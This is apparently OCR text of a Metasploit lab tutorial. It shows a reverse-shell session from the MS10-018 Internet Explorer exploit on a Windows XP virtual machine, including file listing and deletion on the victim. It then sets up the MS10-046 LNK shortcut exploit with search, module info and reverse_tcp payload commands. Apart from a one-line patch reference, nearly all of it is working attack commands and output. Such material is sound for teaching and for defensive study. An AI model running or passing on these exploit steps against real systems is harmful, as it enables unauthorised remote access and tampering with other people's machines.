
(use the session to get the shell.)

```
msf  exploit(ms10_018_ie_behaviors) > sessions

Active sessions
===============

  Id  Type          Information
                                    Connection
  --  ----          -----------
                                    ----------
  1   shell windows  Microsoft Windows XP [Version 5.1.2600] (C) Copyright 1985-2001 Microsoft Corp.
 C:\Documents and Settings\XPMUser\Desktop>  192.168.1.14:4444 -> 192.168.1.20:1080

msf  exploit(ms10_018_ie_behaviors) > sessions -i 1
[*] Starting interaction with 1...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\XPMUser\Desktop>
```

```
msf  exploit(ms10_018_ie_behaviors) > sessions -i 1
[*] Starting interaction with 1...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\XPMUser\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.1.20
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.1

C:\Documents and Settings\XPMUser\Desktop>
```



```
C:\Documents and Settings\XPMUser\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 24FE-A31E

 Directory of C:\Documents and Settings\XPMUser\Desktop

05/01/2012  02:51 AM    <DIR>          .
05/01/2012  02:51 AM    <DIR>          ..
04/18/2012  06:28 AM             1,555 Command Prompt.lnk
05/01/2012  02:43 AM                 0 Harry.txt
04/18/2012  06:27 AM               767 Internet Explorer.lnk
               3 File(s)          2,322 bytes
               2 Dir(s)  134,174,167,040 bytes free

C:\Documents and Settings\XPMUser\Desktop>del Harry.txt
del Harry.txt

C:\Documents and Settings\XPMUser\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 24FE-A31E

 Directory of C:\Documents and Settings\XPMUser\Desktop

05/01/2012  03:03 AM    <DIR>          .
05/01/2012  03:03 AM    <DIR>          ..
04/18/2012  06:28 AM             1,555 Command Prompt.lnk
04/18/2012  06:27 AM               767 Internet Explorer.lnk
               2 File(s)          2,322 bytes
               2 Dir(s)  134,174,167,040 bytes free

C:\Documents and Settings\XPMUser\Desktop>exit
exit

[*] Command shell session 1 closed.  Reason: Died from Errno::ECONNRESET
msf  exploit(ms10_018_ie_behaviors) > back
msf >
```


Windows XP Mode - Windows Virtual PC
Acti...
USB
Tools
Ctrl+Alt+...
My Computer
Recycle Bin
Internet Explorer
Command Prompt
Command Prompt
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\XPMUser>ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix . :
IP Address. . . . . : 192.168.1.20
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1
C:\Documents and Settings\XPMUser>

MS10_018 IE Vulnerability Attack

Prevention:

Microsoft Update

MS10-018: Cumulative Security Update for Internet Explorer (980182)

(*http://www.microsoft.com/technet/security/bulletin/ms10-018.mspx?pf=true*)

Outline

- A Serious Security Issue
- Metasploit Introduction
- Basic Terms
- Metasploit Downloading
- Metasploit Installation
- Get Ready to Exploit
- Metasploit Attacks
  - MS08_067 Vulnerability Attack
  - Backdoor Exploit
  - MS10_018 IE Vulnerability Attack
  - **MS10_046 Vulnerability Attack**
  - MS10_002_aurora Vulnerability Attack
  - Talkative IRC Response Attack
  - NAT Helper DOS Attack
  - Reverse Shell Attack
  - SQL Server Generic Exploit

MS10_046 Vulnerability Attack

Description:

This module exploits a vulnerability in the handling of Windows Shortcut files that contain an icon resource pointing to a malicious DLL. The module creates a WebDAV service that can be used to run an arbitrary payload when accessed as a UNC path.

Objective:

Use a LNK shortcut auto-run Vulnerability *ms10_046_shortcut_icon_dllloader* from Matesploit on a windows 7 machine to attack a windows xp virtual machine.

```
msf > search ms10_046

Matching Modules
================

   Name                                              Disclosure Date  Rank       Description
   ----                                              ---------------  ----       -----------
   exploit/windows/browser/ms10_046_shortcut_icon_dllloader  2010-07-16       excellent  Microsoft W
indows Shell LNK Code Execution


msf > use windows/browser/ms10_046_shortcut_icon_dllloader
msf  exploit(ms10_046_shortcut_icon_dllloader) >
```

```
msf > use windows/browser/ms10_046_shortcut_icon_dllloader
msf  exploit(ms10_046_shortcut_icon_dllloader) > info

       Name: Microsoft Windows Shell LNK Code Execution
     Module: exploit/windows/browser/ms10_046_shortcut_icon_dllloader
    Version: 10404
   Platform: Windows
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent

Provided by:
  hdm <hdm@metasploit.com>
  jduck <jduck@metasploit.com>
  B_H

Available targets:
  Id  Name
  --  ----
  0   Automatic

Basic options:
  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  SRVHOST   0.0.0.0          yes       The local host to listen on. This must be an address on the lo
cal machine or 0.0.0.0
  SRVPORT   80               yes       The daemon port to listen on (do not change)
  SSLCert                    no        Path to a custom SSL certificate (default is randomly generate
d)
  UNCHOST                    no        The host portion of the UNC path to provide to clients (ex: 1.
2.3.4).
  URIPATH   /                yes       The URI to use (do not change).

Payload information:
  Space: 2048

Description:
  This module exploits a vulnerability in the handling of Windows
  Shortcut files (.LNK) that contain an icon resource pointing to a
  malicious DLL. This module creates a WebDAV service that can be used
  to run an arbitrary payload when accessed as a UNC path.

References:
  http://cve.mitre.org/cgi-bin/cvename.cgi?name=2010-2568
  http://www.osvdb.org/66387
  http://www.microsoft.com/technet/security/bulletin/MS10-046.mspx
  http://www.microsoft.com/technet/security/advisory/2286198.mspx
```


MS10_046 Vulnerability Attack

Metasploit Commands:


- ***msf> set SRVHOST 192.168.1.14***
- ***msf> set payload windows/shell/reverse_tcp***

